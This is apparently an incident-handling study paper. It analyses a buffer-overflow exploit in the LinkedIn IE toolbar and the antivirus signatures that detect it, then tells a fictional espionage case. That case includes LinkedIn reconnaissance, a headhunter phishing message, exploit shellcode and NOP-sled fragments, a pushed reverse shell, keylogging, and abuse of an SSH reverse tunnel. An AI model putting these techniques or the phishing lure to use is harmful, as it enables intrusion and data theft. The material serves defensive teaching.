According to the code author's comments, the EAX register is filled with 0x0a0a, and then code execution continues by doing an assembly function call "call [EAX]" to continue execution at that address. It turns out that address 0x0a0a belongs to the heap memory block on a Windows XP system [Breecher], where the NOP sled followed by shellcode are waiting to be executed.


If the memory buffer was overflowed, how did the overflow value reach the EAX register? As reverse engineering the LinkedIn DLL is illegal, we can only guess.

Possible Scenario:

One possible scenario that can explain how the EAX register *(which is a general purpose register)* got filled with 0x0a0a is as follows:

1- Search() function has string variables defined along with a function pointer.
2- One of the string variables is overflowed after trying to write the 2nd function argument to it.
3- The overflow causes the function pointer variable to be overwritten with 0x0a0a
4- The compiler used to create the LinkedInIEToolbar.dll chose to save the function pointer value to register EAX after 2nd argument is written to overflowed variable *(possibly for performance reasons)*, which causes 0x0a0a to be written to the EAX register
5- The "Call [EAX]" assembly instruction is invoked afterwards to cause code execution to resume at address 0x0a0a where the NOP sled is luckily located *(remember the name of the variable is blind_jmp)*
6- The NOP instructions execute, execute... then the shell code runs.
7- If the NOP sled was not at 0x0a0a *(i.e: the blind jump landed in the wrong place)*, the browser would most likely crash.

The figure below illustrates this scenario.



3.6 Signatures of the Attack

The purpose of developing an attack signature is to be able to detect (using **IDS or AV**) or block (using **IPS or AV**) the attack to minimize its impact. The more the attack signature is effective, the less it will give false alarms *(false positives)* or miss an attack in progress *(false negative)*. Therefore, the goal is to develop the most effective attack signature.

In order for the attack to be successful, four essential elements must exist:

1- A method to overflow the buffer *(The large variable "blind_jmp" performed this role for our exploit).*
2- Large NOP sled to increase the chances for the shellcode to run.
3- The shellcode or payload to be executed at exploitation success.
4- Machine with vulnerable Search() function visiting malicious web site.

Elements (1, 2 & 3) represent threat components, while element 4 represents the vulnerability component of the attack. All the threat components are variable. An attacker can use various methods to overflow the buffer **(element 1)**, or create many different forms of code that are all functionality equivalent to a NOP assembly instruction using tools such as Metasploit [Metasploit 2007] **(element 2)**, or use various forms of shellcode to run any code using also the same Metasploit tool **(element 3)**. The only element that is constant in the four is actually the vulnerability component. If that specific vulnerability is not used in the attack, the attack will simply fail because no overflow will take place in the first place and so no shellcode will be able to run.

Several vendors have signatures *(both AV & IPS)* for this attack; I have tested the McAfee VirusScan Enterprise 8 Antivirus by copying the exploit code to a text file, then saving it. The attack was detected as "Exploit-LinkedIn" of type "Trojan". To investigate what the signature was looking for, I removed portions of the code, and then saved the file to see if the new file is still detected by the Antivirus.

The findings were as follows:

- If less than 45 Unicode characters are in the shellcode -> no detection
- If there is no invocation of the vulnerable Search() function -> no detection *(this emphasizes our previous conclusion, no vulnerability present means no attack possible)*
- If at least 3 HTML tags are deleted along with all comments -> no detection
- Etc...

From these tests, the signature used by the Antivirus to detect the attack seemed to be based on a model similar to the following:

```
Alert if condition is true where condition is {
    At least 45 Unicode characters present in file
    AND
    Vulnerable search function invocation present in file
    AND
    ([All code comments present] OR [No more than 3 tags missing] OR …)
    AND
    .
    .
    }
```

In addition, one IPS vendor (Fortinet) included a signature for the attack on August 14th [Fortinet 2007] in its signature database, no Snort *(Open-Source IDS)* signature was found for the exploit.

4. Stages of the Attack

This section of the report describes how the previous exploit was used in a commercial espionage case.

A brief background for the espionage case is as follows:

- On July 2nd 2007, a large organization *Certifications Enterprises* issued a tender for the supply, integration and testing of hardware & software technologies necessary to expand its operations in a new country.
- The total contract value for the tender is worth over **US$ 10 million**.
- *Certifications Enterprises* invited several companies to the tender, among which are two leading companies *GIAC Enterprises & CAIG Enterprises*.
- *CAIG Enterprises* sales manager is known to be unethical and is willing to make use of any means to win the tender, the sales manager is aware that *GIAC Enterprises* is really the only competitor in this tender.
- *GIAC Enterprises* account manager working on the tender offer used to hold the position of senior systems engineer; we will call him "*Savvy ZiZ*".
- A hacker that goes by the name of "*ZoZ*" makes a living by stealing information; *ZoZ* specializes in commercial espionage cases.
- The tender closing date is July 29th, 2007.
- *CAIG Enterprises* sales manager made a deal with *ZoZ.* He would pay *ZoZ* US$ 100,000, if he can get hold of *GIAC Enterprises*' latest technical & commercial offerings by July 27th.

After collecting some basic information from *CAIG Enterprises* sales manager, *ZoZ* starts work by doing some target reconnaissance.

4.1 Reconnaissance

Knowing how popular social networking sites are these days, *ZoZ* decides to use them as the initial reconnaissance tool. Staying anonymous is very important to *ZoZ*, so he uses one of his previously acquired bots to act as a proxy for creating accounts on several social networking sites. A bot is basically a software agent on a remote machine that executes operations on behalf of a human.

ZoZ starts searching through the social networking sites to collect more information and prepare a list of potential attack targets. With an account created in the LinkedIn business oriented social networking site, *ZoZ* can now perform targeted searches using the "People Advanced Search" page on LinkedIn. *GIAC Enterprises* is filled in for the company name, the country and postal code *(corresponding to geographic location of GIAC Enterprises sales operations)* is also filled, along with

titles of "sales" or "account manager" in the title field. The search results are a list of potential attack targets *(GIAC Enterprises sales managers, account managers, etc...)*. The information used in the searches is readily available to *ZoZ* as part of the basic information provided by *CAIG Enterprises* sales manager.

Working on this list of potential attack targets, the list was narrowed down further by reading the profiles in the list, which indicate who is likely to be working on the multi-million dollar tender. For example, the education, profile summary, specialties for each candidate as well as other provided info in the profile details can indicate who is involved in this tender. The end result of this stage is a narrowed down list of attack targets that can potentially lead to the to be stolen information. This reconnaissance tool gave a wealth of information to *ZoZ* which would have been very difficult to obtain using other public sources of information.

The information gathered so far is very valuable to build on for the later stages of the attack.

4.2 Scanning

In this stage of the attack, scanning is used to map the target network and identify the present vulnerabilities that can be exploited. *ZoZ* knows that the target *GIAC Enterprises* is a large organization and definitely has presence on the Internet; it is very likely their Internet perimeter will also be well protected as it is a mature organization. *ZoZ* is aware that it will take a lot of time and effort to try to penetrate the network from outside-in; having to penetrate multiple defenses to reach the targeted confidential information, time is running out as the date now is July 22nd, 2007.

Thinking about this situation, *ZoZ* believes his chances will be much higher in reaching the confidential information if he takes an inside-out rather than an outside-in approach. Focusing on the human element, which is very often the weakest link in the security chain, *ZoZ* decides to make use of a client-side vulnerability and some social engineering, to trick an inside employee into taking an action that apparently seems harmless but is far from being so.

The search began for a recent vulnerability in a commonly used client application. There are two main reasons that led *ZoZ* to search for a *recent* vulnerability:

1- The vendor may not have issued a patch yet to fix the vulnerability.
2- If there is a patch, it is likely the large organization has not yet tested and deployed the patch, which leaves a window of opportunity for an attack.

During the search on July 24th, the Internet Explorer LinkedIn toolbar vulnerability and Proof-of-Concept exploit were disclosed, that was very good news for *ZoZ!!* This is a fresh zero-day exploit that can turn out to be very useful, given a set of *GIAC Enterprises* LinkedIn users is already available.

The list of attack targets gained from the reconnaissance stage just became a whole lot more valuable,

4.3 Exploiting the System

In the exploitation stage, gaining access to the information will take place through two phases. Before explaining the second phase, we will first explore SSH port forwarding techniques. The second phase of the exploitation will make use of one SSH port forwarding technique.

4.3.1 Phase-1

Fast action is needed before a patch is released to fix the ActiveX control buffer overflow vulnerability in the LinkedIn toolbar, or an AntiVirus or IPS/IDS signature is created to detect the exploit. *ZoZ* quickly analyzes the Proof-of-Concept code and determines that two modifications need to be made:

1- The shellcode portion of the code will be replaced with malicious code
(i.e: ***shellcode = unescape("%uc931%ue983%ud9dd%ud9ee%u2474%u5bf4…)***
2- The false NOPs in the code to be replaced with real NOPs
(i.e: ***nops = repeat(3925, unescape("%u0a0a%u0a0a"));)***


ZoZ had purchased custom built malware from a hacker selling such products; the price was around US$ 1000, which he found to be a good investment. Considering the malware has no detection signature available, and the large revenue expected from stealing confidential information, price was reasonable. The hacker even offered to maintain the malware by updating it whenever a signature became available during a 6 month period. According to a threat research report, a hacker offered spyware and malware for sale, including an advanced polymorphic keylogger with support and upgrades during a 6-month period for only US$ 800 [Jellenc, Zenz 2007].

Proof-of-Concept Exploit Modification:
Using a tool such as Metasploit [Metasploit 2007], the new shellcode is prepared for the purchased malware; afterwards, the **"*shellcode*"** JavaScript variable is set accordingly. Using the same Metasploit tool, the new NOP sled is prepared; afterwards, the **"*nops*"** JavaScript variable is also set accordingly *(i.e: set to bytecode that is functionally equivalent to the NOP assembly command 0x90)*

Preparing Simulation Envrionment:

ZoZ quickly creates a test environment for simulating the attack to ensure it will work properly when applied to the real attack targets *(i.e: GIAC Enterprises employees).*

The test environment with order of events for phase-1 exploitation is as follows:



After performing some tests, *ZoZ* found that exploitation either ended with a web browser crash *(when address 0x0a0a is not part of the NOP sled),* or a command-line shell pops up at *ZoZ's* machine *(when address 0x0a0a is part of the NOP sled)* with the browser user ID and privileges. He also found that the higher the ratio of the NOP sled size to the shellcode size, the more the chance is for exploitation success. The two exploitation outcomes correspond to steps 7 *(exploitation failure)* & 5 *(exploitation success)* of the **"Possible Scenario"** section previously described in "3.5.3 Applying Concepts to Exploit"

At this stage, *ZoZ* is happy with the results and now prepares one of his bots with a web server to serve the newly created exploit, and another bot to catch the victim's pushed shell *(he will be remotely logged in to this bot waiting for the shell to pop up).* All that is missing now is the social engineering ingredient needed to make one of the employees running the vulnerable toolbar visit the bot web server.

Social Engineering:
ZoZ modifies his LinkedIn account to pose as a headhunter, and then uses the LinkedIn feature **"Add *person* to your network"** to send a message to his down-sized list of *GIAC Enterprises* potential victims that reads:
"
Hi victim,

I work as a headhunter. Searching the LinkedIn database for highly qualified candidates, I came across your profile.

My client is starting a new company and is offering very attractive packages for key positions.

Should you be interested in applying for a position, please visit the following link to check the details: http://xxx.xx.xxx.xx/jobdescriptions and reply to this message.

Regards,
Social Engineerer.
"
Five *GIAC Enterprises* employees on *ZoZ's* list received this message, two ignored it and the other three were curious enough to click on the link. Two of the three that clicked on the link did not have the IE LinkedIn toolbar installed and so the exploit did not work. As for the fifth employee, who is a heavy LinkedIn user, the toolbar was installed and the exploitation was successful. The employee that clicked on the link is "*Savvy ZiZ*"; the exploit installed the customized malware included in the shellcode and then executed the malware feature responsible for pushing a shell to the bot. From the employee's perspective, the browser displayed nothing for a while, and then crashed. The date is now July 24th, only a few days away from tender closing date, so the employee decided to ignore the incident and just get back to work.

ZoZ now has command-line access to the employee's machine with the privileges of "*Savvy ZiZ*". This machine however is the employee's desktop machine and not a company owned workstation, the employee uses his home desktop to connect back to the company network by using the SSH port forwarding technique.

4.3.2 SSH Port Forwarding Concepts

SSH Port Forwarding, sometimes referred to as SSH Tunneling, is a process that allows you to tunnel a TCP/IP connection inside an already open SSH session. The TCP/IP connection tunneled can be for any un-secure clear-text protocol, the SSH session used as a tunnel can be created with very little effort, thus providing an on-the-fly VPN between the SSH server and client machines. The ease by which SSH Port Forwarding can be setup makes it a very useful and appealing technology to

secure communications. A number of practical applications are therefore possible using this often-misunderstood technology.

SSH provides fully encrypted login and file transfer capabilities. Over time, SSH has acquired various additional functionalities, one of which is SSH Port Forwarding. As stated previously, this functionality allows tunneling of other network protocols through an SSH login session. The login session is created just like any other SSH session making use of the strong authentication mechanisms supported by SSH. The popular public/private key authentication method can be used to setup up the SSH Port Forwarding connection allowing the easy flow of clear-text network traffic in a strongly authenticated and SSL encrypted tunnel. This means the SSH connection acts as a type of SSL VPN during the tunneling process.


Although there is a limitation of tunneling only TCP-based protocols (not UDP protocols), the vast majority of useful Internet protocols (such as HTTP, SMTP, IMAP, POP, VNC, X11, etc…) are TCP-based, so that is not an issue.

SSH Port Forwarding can be divided into two types:

- Local Port Forwarding
- Reverse Port Forwarding

Local Port Forwarding


In Local Port Forwarding, the TCP protocols enter the SSH tunnel from the SSH client side, travel to the SSH server, and then exit the tunnel after reaching the SSH server. The TCP tunneled connections are initiated from an application and terminate at the SSH client, the SSH client then pushes the traffic to the SSH server through the encrypted SSH connection, the SSH server then initiates a TCP connection to the final destination. The initiating application thinks it's talking to the SSH client and the final destination thinks it is talking to the SSH server, while in reality the initiating application is actually talking to the final destination with the SSH client and server acting only as messengers *(a proxy server if you will)*. The command line options used in the SSH tunnel creation command identify the mapping *(forwarding)* needed to connect the initiating application to the final destination.



Note: The "SSH Session" arrow in this Local Port Forwarding diagram points to the flow direction of the first SYN packet in the TCP handshake process, in other words the direction of the initial request made to establish the tunnel. The other 2 arrows point to the first TCP SYN packets' flow direction for the 2 TCP connections on both sides of the tunnel.

Reverse Port Forwarding

In Reverse Port Forwarding, the TCP protocols enter the SSH tunnel from the SSH server side, travel to the SSH client, and then exit the tunnel after reaching the SSH client. The TCP tunneled connections are initiated from an application and terminate at the SSH server, the SSH server then pushes the traffic to the SSH client through the encrypted SSH connection, the SSH client then initiates a TCP connection to the finial destination. Similarly to what happens with Local Port Forwarding, the initiating application thinks it's talking to the SSH server and the final destination thinks it is talking to the SSH client, while in reality the initiating application is actually talking to the final destination with the SSH client and server acting only as messengers. As in Local Port Forwarding, the command line options used in the SSH tunnel creation command identify the mapping (forwarding) needed to connect the initiating application to the final destination.



Note: The "SSH Session" arrow in this Reverse Port Forwarding diagram points to the flow direction of the first SYN packet in the TCP handshake process, in other words the direction of the initial request made to establish the tunnel. The other 2 arrows point to the first TCP SYN packets' flow direction for the 2 TCP connections on both sides of the tunnel.

4.3.3 Phase-2

Our trusted insider "*Savvy ZiZ*" has learned some SSH tricks when he used to work as a senior system engineer, he is using the SSH reverse port forwarding technique to remotely access the company network from his home desktop. *GIAC Enterprises* uses IPSEC VPNs as the remote access method for employees; this requires employees to use their company laptop running an IPSEC client agent. Using only the company laptop to remotely access company network made the trusted insider feel he doesn't have enough freedom to effectively perform his job. Therefore, he used the SSH port forwarding workaround to provide him with the mobility flexibility he needed when the laptop is not available.

It's July 25th, only two days left for tender closing and our Account Manager is working late at home using his compromised home desktop. Before going back home that day, he setup a reverse SSH tunnel from his work desktop to his home desktop. This allowed him remote access to the companies' customer-relationship-management (CRM) web application. The command run on work desktop to setup the SSH reverse tunnel is:

ssh –N –R 443:CRMwebserverIP:443 CompromisedHomeDesktopIP*(x.xx.xx.x)*

He's running the Cygwin [Red Hat 2007] SSH server on the home desktop, with the "GatewayPorts" option enabled in the SSH server configuration file "sshd_config". This option would permit connections to port 443 from machines other than his home desktop *(i.e: his smart-phone)*. He tests the connection to the CRM from his home desktop and everything works perfectly!! Now he can update the CRM from home making some final changes to the online technical and commercial offers before final review tomorrow. In the mean time, *ZoZ* has the malware running with keystroke logging functionality enabled to record the Account Manager's every keystroke.

A few hours later, *ZoZ* uses the shell pushed to the bot to login to the compromised machine and collect information gathered by the malware. After some sneaking around, it becomes clear to *ZoZ* that this is not a company owned machine, he sneaks around further to find anything that can be of use. While Listing the running processes, he identifies that the SSH server is listening on port 22 *(default port SSH server binds to)*, as well as port 443!! *(Command output below, listening ports in blue)*

```
C:\>netstat –nabo
Active Connections
  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1428
  c:\windows\system32\WS2_32.dll
  C:\WINDOWS\system32\RPCRT4.dll
  c:\windows\system32\rpcss.dll
  C:\WINDOWS\system32\svchost.exe
  -- unknown component(s) --
  [svchost.exe]
  TCP    x.xx.xx.x:22           y.yy.yy.yy:1252        ESTABLISHED     1010
  [sshd.exe]
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       2900
  [sshd.exe]
```

